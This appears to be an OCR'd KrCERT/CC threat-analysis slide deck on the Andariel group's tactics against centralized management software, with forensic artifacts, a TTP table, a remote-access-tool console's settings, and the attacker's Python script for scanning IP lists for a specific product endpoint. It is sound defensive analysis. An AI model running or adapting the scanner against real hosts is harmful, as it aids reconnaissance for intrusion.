Analysis of Attack Strategies Targeting Centralized Management Solutions

2025. 1. 21.

Dongwook Kim, Seulgi Lee

KrCERT/CC

Introduction

Dongwook Kim
(kimdw777@kisa.or.kr)


Incident Analyst

KrCERT/CC

Seulgi Lee
(sglee@kisa.or.kr)

Malware Analyst

KrCERT/CC




KISA KOREA INTERNET & SECURITY AGENCY

KrCERT/CC

Digital Threat Analysis Division

Threat Hunting Analysis Team

Published Report



TTPs #11: Operation An Octopus – Analysis of Attack Strategies Targeting Centralized Management Solutions

최종 수정일	2025년 1월 6일 오후 4:45
집필	Dongwook Kim Seulgi Lee
감수	Gwangyeon Kim Yonggyu Park Donggeun Lee
contact	@88_ryank @s3ul_lee


속성 1개 추가

Overview

This report discusses the tactics, techniques and procedures (TTP) used by the hacking group Andariel. As a subgroup of the Lazarus Group, Andariel is involved in activities that compromise national security, technological espionage, and committing financial crimes. The group is adept at exploiting vulnerabilities in solutions widely used in the Republic of Korea and actively targets centralized management solutions installed in domestic companies. A key characteristic of Andariel is its ability to quickly identify and exploit zero-day vulnerabilities in various software, ranging from asset management solutions to information security solutions.

bit.ly/4263urj

Reason for Initiating the Investigation



Ransom Note Email

Using an Email Account to Access Hosting Services

Hospital Ransomware

Maui Ransomware

Email

Hosting Company


Victims

Separating the TTPs of the

Attacker-Leased Server and

the Victim Organization

Google Email Activity




My Google Activity

Google uses the activity you keep to make Google services more useful to you, including helping you rediscover content you've previously searched for, read, and watched.

You can review and delete activities using the admin features on this page.

Web and App Activity	Timeline	YouTube History
⊖ Not in use	✓ use	✓ use

The Hacker's Account Activity Information Was Retained



Search Queries from the Google Account

Searched for active directory 다른 콤퓨터에 로그인
Jul 7, 2020, 2:01:23 PM UTC

Searched for 남조선군 약어
Sep 10, 2021, 2:42:51 AM UTC

Visited 《우리 민족끼리》
Oct 16, 2020, 9:35:56 AM UTC

Visited http://www.kcna.co.jp/calendar/2018/04/04-04/2018-0404-005.html
Jun 26, 2021, 2:37:10 AM UTC

Words Used in North Korea

Accessing the '조선중앙통신' in Japan


Attacker–Leased Server TTP

Tactic	Techniques	sub-techniques	Description
Reconnaissance	Active Scanning	Wordlist Scanning	Brute Force Attack on RDP Access
		Vulnerability Scanning	Vulnerability Scanning Using Python
	Search Open Technical Databases	Scan Databases	Target Scanning Using Shodan Search Engine
	Search Open Websites/Domains	Search Engines	Gathering Information Needed for the Attack
Resource Development	Acquire Infrastructure	Server	Leasing Hosting Provider Servers for Use in Attacks
	Develop Capabilities	Malware	Develop Remote Control Malware and Scanning Code
		Exploits	Research on Software Zero-Day Vulnerabilities
	Obtain Capabilities	Malware	Use Publicly Available Malware
		Exploits	Exploit Public Vulnerabilities
		Tool	Use Publicly Available Tools


Attacker–Leased Server

Develop Capabilites : Malware

RDP BitmapCache Artifact



Internet Search History




GitHub - amenzhinsky/go-memexec: Run code from memory

go-memexec/cmd/memexec-gen at main · amenzhinsky/go-memexec · GitHub

go-memexec/cmd/memexec-gen/main.go at main · amenzhinsky/go-memexec · GitHub

go - Golang execute child process from binary data in memory - Stack Overflow




The Proportion of Malicious Code Developed Using Golang is Increasing

Attacker–Leased Server

Develop Capabilites : Malware

Remote Control Malware Management Tool



01_PulseConsole
St... | A... | Nickname | Mac Addr | External IP | Internal IP | Username | OS | Delay | Last Access Time | Next Access Time
Build Client
OK
Cancel
Server Config
Stop Listen
Rat Control
Change Delay
Disconnect
Uninstall
Build Client

Build Client

Server IP: 0.0.0.0

Server Port: 22700

Password: 123456

Connection Interval: 10000

Server Config


Password: 123456

Port: 22700

Attacker–Leased Server

Develop Capabilites : Exploit


Windows Download Folder



```
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/[redacted]
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/[redacted]
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads[redacted]
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/[redacted]
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Desktop/Bl[redacted]
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/[redacted]
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/[redacted]
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/[redacted]
```

Codes Stolen from the Developer


MPLog.log (MS Defender Log)



```
[Mini-filter] First scan on a volume: ₩Device₩VeraCryptVolumeZ₩Z_srv2019₩Z_srv2019.vdi
CCMPluginConfiguration::Duplicate() - no GenerateEngineEngineConfigStruct ...
Updating plugin configuration due to recent config changes (0x1) ...
```

A Virtual Image Stored on a VeraCrypt Disk

Internet Browser History Log



https://192.168.20.12/Account/Login?ReturnUrl=%2f


URL **https://192.168.20.2/**

Testing Vulnerabilities Using a Virtual Image

Analyzing and Testing Stolen Code to Develop Zero-Day Exploits

Attacker–Leased Server

Active Scanning : Vulnerability Scanning



Scanning Code (Python)

```python
import sys
import requests

def process_ip_list(ip_list_file, output_file):
    with open(ip_list_file, 'r') as file:
        for i, ip in enumerate(file, start=1):
            ip = ip.strip()  # 개행 문자 제거
            url = f"https://{ip}:8660/[Product Name]/ServerRequest/HealthCheck"
            try:
                response = requests.get(url, timeout=5, verify = False)
                if "[Product Name]" in response.text:
                    write_to_file(output_file, ip)
                    print(f"{i}. {ip} +++++")
                else:
                    print(f"{i}. {ip}")
            except requests.exceptions.RequestException as e:
                print(f"{i}. {ip}")

def write_to_file(file, content):
    with open(file, 'a') as f:
        f.write(content + '\n')

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: python program.py ip_list_file output_file")
    else:
        ip_list_file = sys.argv[1]
        output_file = sys.argv[2]
        process_ip_list(ip_list_file, output_file)
```

Annotated with Korean Comments

Scanning Using Specific Port and URL Information

Code for Scanning Vulnerabilities in Desktop Management System


Identification of the Victim Organization

Victim Organization TTP

